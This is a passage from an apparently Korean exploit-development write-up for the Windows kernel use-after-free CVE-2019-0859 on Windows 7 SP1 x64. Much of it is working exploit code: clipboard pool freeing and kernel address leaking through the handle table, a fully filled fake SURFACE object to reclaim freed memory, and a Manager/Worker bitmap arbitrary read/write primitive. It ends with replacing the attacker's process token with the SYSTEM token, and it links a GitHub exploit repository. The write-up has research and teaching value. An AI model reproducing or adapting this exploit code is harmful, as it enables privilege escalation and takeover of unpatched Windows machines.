        printf("clipAddr[%d] kernel addr:0x%llx\n", idx, prevClipAddr[idx]);*/

    printf("[1-%d] Free ClipboardPool!\n", tryIdx);
    FreeClipboard();
    for (unsigned int i = 0; i < gSharedInfo->psi->cHandleEntries; i++) {
        HANDLEENTRY entry = gSharedInfo->aheList[i];
        HANDLE entryHwnd = (HANDLE)(i | (entry.wUniq << 0X10));
        if (entry.bType == 0x6 && entry.bFlags == 0 && entry.pOwner == NULL)
        {
            //printf("Head: 0x%llx, Owner: 0x%llx, Type: 0x%x, hwnd:0x%x\r\n", entry.phead, entry.pOwner, entry.bType, entryHwnd);
            afterClipAddr.push_back((DWORD64)entry.phead);
        }
    }
    for (auto itr = prevClipAddr.begin(); itr != prevClipAddr.end(); itr++)
    {
        if (find(afterClipAddr.begin(), afterClipAddr.end(), (*itr)) == afterClipAddr.end())
        {
            FreeSpaceAddr = (*itr);
            printf("[1-Result] FreeSpaceAddr kernel addr:0x%llx\n", FreeSpaceAddr);
            break;
        }
    }
}
```

이제 앞에서 얘기한 Exploit 시나리오 대로 다시 수행




Clipboard로 만든 POOL의 헤더는 아래와 같이 구성됨

⇒ POOL HEADER(0x10) + Handle Value(0x4) + cLockObj(0x8) + POOL SIZE(0x8) +
ClipboardData(...)

문제는 Handle Value부터 시작하는 20 byte 때문에 Bitmap Object의 Base Header에
해당되 Base Header 부분은 다 망가짐

```
0: kd> !dpsurf fffff900c2f4c000
SURFACE structure at 0xfffff900c2f4c000:
-----
DHSURF      dhsurf      0x0000000000000000
HSURF      hsurf      0x0000000019050251
DHPDEV      dhpdev     0x0000000000000000
HDEV       hdev       0x0000000000000000
SIZEL      sizlBitmap.cx 0x29
SIZEL      sizlBitmap.cy 0x27
ULONG      cjBits      0x18fc
PVOID      pvBits      0xfffff900c2f4c238
PVOID      pvScan0     0xfffff900c2f4c238
LONG       lDelta      0xa4
ULONG      iUniq       0x2064
ULONG      iBitmapFormat 0x6, BMF_32BPP
USHORT     iType       0x0, STYPE_BITMAP
USHORT     fjBitmap    0x1
PPALETTE   ppal       0x0000000000000000
-----
0: kd> dq fffff900c2f4c238
```

Fake Object를 만들어도 계속 실패 => BASEOBJECT header가 망가져서 그런지 알았지만 계속 해서 삽질하다 보니 SURFACE Object Header중 SURFOBJ 까지만 만들어줘서 그런거였음, 그 뒤에 문서화되어 있지 않은 헤더까지 Fake Object를 구성해줘야함



Fake Object Header

Base Object Header (0x18)

SURFOBJ Header (0x50)

XDCOBJ pdcoAA (0x8)

Flag1 (0x4)

Flag2 (0x4)

ppal (0x8)

hDDSurface (0x8)

sizlDim (0x8)

hdc (0x8)

hDIBSecion (0x8)

hSecure (0x8)

dwOffset (0x4)

Unknown Null Padding(0x8*5)

Unknown Offset (head+0xd8) (0x8)

Unknown Offset (head+0xd8) (0x8)

Unknown Null Padding(0x8*24)

Unknown Offset (head+0x1a8) (0x8)

Unknown Offset (head+0x1a8) (0x8)

SURFACE

```
typedef struct _SURFACE
{
    BASEOBJECT BaseObject; // Win XP
    SURFOBJ surfobj; // 0x010
    XDCOBJ * pdcoAA; // 0x044
    FLONG flags; // 0x048
    PPALETTE ppal; // 0x04c verified, palette with kernel handle, index 13
    WND OBJ *pWinObj; // 0x050 NtGdiEndPage->GreDeleteWnd
    union // 0x054
    {
        HANDLE hSecure; // 0x054
        HANDLE hMir; // 0x058
        HANDLE hDDSurface; // 0x05c
    };
    SIZEL sizlDim; // 0x060
    HDC hdc; // 0x064
    ULONG cRef; // 0x068
    HPALETTE hpal; // 0x06c
    HANDLE hDIB; // 0x070
    HANDLE hSection; // 0x074
    DWORD dwOffset; // 0x078
    UINT unk_1; // 0x07c
    // ... ?
} SURFACE, *PSURFACE;
```

```
typedef struct {
    BASEOBJECT64 baseObj; // 64bit 0x18byte
    SURFOBJ64 surfobj; // 64bit 0x50
    ULONG64 pdcoAA; // 8byte
    ULONG32 flag1; // 8byte
    ULONG32 flag2; // 8byte
    ULONG64 ppal; // 8byte
    ULONG64 hDDSurface; // 8byte
    SIZEL sizlDim; // 8byte
    ULONG64 hdc; // 8byte
    ULONG64 hDIBSection; // 8byte
    ULONG64 hSecure; // 8byte
    ULONG32 dwOffset; // 4byte
    ULONG64 Unknown1[5];
    ULONG64 hd8addr1;
    ULONG64 hd8addr2;
    ULONG64 Unknown2[24];
    ULONG64 h1a8addr1;
    ULONG64 h1a8addr2;
} SURFACE64;
```

```
// Fake Object to occupy freed space
SURFACE64 fakeSurface;
memset(&fakeSurface, NULL, sizeof(SURFACE64));
fakeSurface.baseObj.hHmgr = (ULONG64)managerBitmap.hBmp;
fakeSurface.baseObj.ulShareCount = NULL;
fakeSurface.baseObj.cExclusiveLock = NULL;
fakeSurface.baseObj.BaseFlags = 0x8;
fakeSurface.baseObj.Tid = NULL;

fakeSurface.surfobj.dhsurf = NULL;
fakeSurface.surfobj.hsurf = (ULONG64)managerBitmap.hBmp;
fakeSurface.surfobj.dhpdev = NULL;
fakeSurface.surfobj.hdev = NULL;
fakeSurface.surfobj.sizlBitmap.cx = 2147483640;
fakeSurface.surfobj.sizlBitmap.cy = 2147483640;
fakeSurface.surfobj.cjBits = 0x10;

fakeSurface.surfobj.pvBits = (ULONG64)workerBitmap.pvScan0;
fakeSurface.surfobj.pvScan0 = (ULONG64)workerBitmap.pvScan0;
fakeSurface.surfobj.lDelta = 0x7d4;
fakeSurface.surfobj.iUniq = 0x294b;
fakeSurface.surfobj.iBitmapFormat = 0x3;
fakeSurface.surfobj.iType = 0x0;
fakeSurface.surfobj.fjBitmap = 0x1;

fakeSurface.flag1 = 0x4000000;
fakeSurface.ppal = NULL;
fakeSurface.hd8addr1 = (Curr + 0xd8);
fakeSurface.hd8addr2 = (Curr + 0xd8);
fakeSurface.h1a8addr1 = (Curr + 0x1a8);
fakeSurface.h1a8addr2 = (Curr + 0x1a8);

BYTE *fakeBuff = new BYTE[4552];
memset(fakeBuff, 0x00, 4552);
memcpy((BYTE*)fakeBuff+4, (BYTE*)&fakeSurface+0x18, sizeof(SURFACE64));
```


Read/Write Primitive with two bitmap

두 개의 Bitmap Object (Manager, Worker)를 이용하여 Read/Write Primitive를 만들 수 있음


pvScan0은 원래 Bitmap의 Pixel이 저장된 주소를 담고 있음

SetBitmapBits : pvScan0에 지정된 주소에 내가 원하는 값을 설정해주는 함수 (WRITE)

GetBitmapBits : pvScan0에 지정된 주소에 있는 값을 얻어오는 함수 (READ)



커널 Read/Write를 통해 System Process의 token으로
공격자 Process Token을 바꿔 치기 하면 짜잔!



Windows 7을 대상으로 진행해서 User Object의 Kernel Address를 Leak하는
부분이나 심볼이 살아있어서 비교적 Exploit을 만들기 수월했음


하지만 이러한 버그를 정확히 다룬 블로그 포스팅이 없어서 연구에 시간이 많이 걸림
(특히 한국어로 된 자료가 거의 없고 주변에 연구하는 분들도 잘 없음 $\pi\pi$)

Windows 10을 대상으로 한다면 Exploit 자체가 좀 더 복잡하고 Reliable이 좀 떨어질
거 같음 => 추후 다른 1day Exploit은 Window 10으로 진행할 예정!

[Exploit OS version]

Windows 7 ServicePack1 (7601), x64

<https://github.com/Sheisback/CVE-2019-0859-1day-Exploit>



1. [2017 BlackHat : TAKING WINDOWS 10 KERNEL EXPLOITATION TO THE NEXT LEVEL](#)
2. [2016 BlackHat : Liang Attacking Windows by Windows](#)
3. [2016 Zeronight : LPE vulnerabilities exploitation on Windows 10 Anniversary Update](#)
4. [2017 poc : 1-Day Browser & Kernel Exploitation](#)
5. [CVE-2014-1767 Afd.sys double-free vulnerability Analysis and Exploit](#)
6. <https://github.com/Cn33liz/HSEVD-ArbitraryOverwriteGDI/blob/master/HS-ArbitraryOverwriteGDI/HS-ArbitraryOverwriteGDI.c>
7. <https://github.com/sensepost/ms16-098/blob/master/main.c>
8. https://github.com/akayn/demos/blob/master/Win10/BitMap_Win_10_15063.0.amd64fre.rs2_release.170317-1834/GdiExp.cc
9. <https://github.com/ze0r/cve-2018-8453-exp>
10. <https://blog.trendmicro.com/trendlabs-security-intelligence/one-bit-rule-system-analyzing-cve-2016-7255-exploit-wild/>
11. <https://www.fuzzysecurity.com/tutorials/expDev/22.html>
12. <https://conference.hitb.org/hitbsecconf2018ams/materials/D2T2%20-%20Rancho%20Han%20-%20Pwning%20The%20Windows%20Kernel.pdf>
13. https://www.coresecurity.com/system/files/publications/2019/03/Abusing-GDI-Reloaded-ekoparty-2016_0.pdf

Thx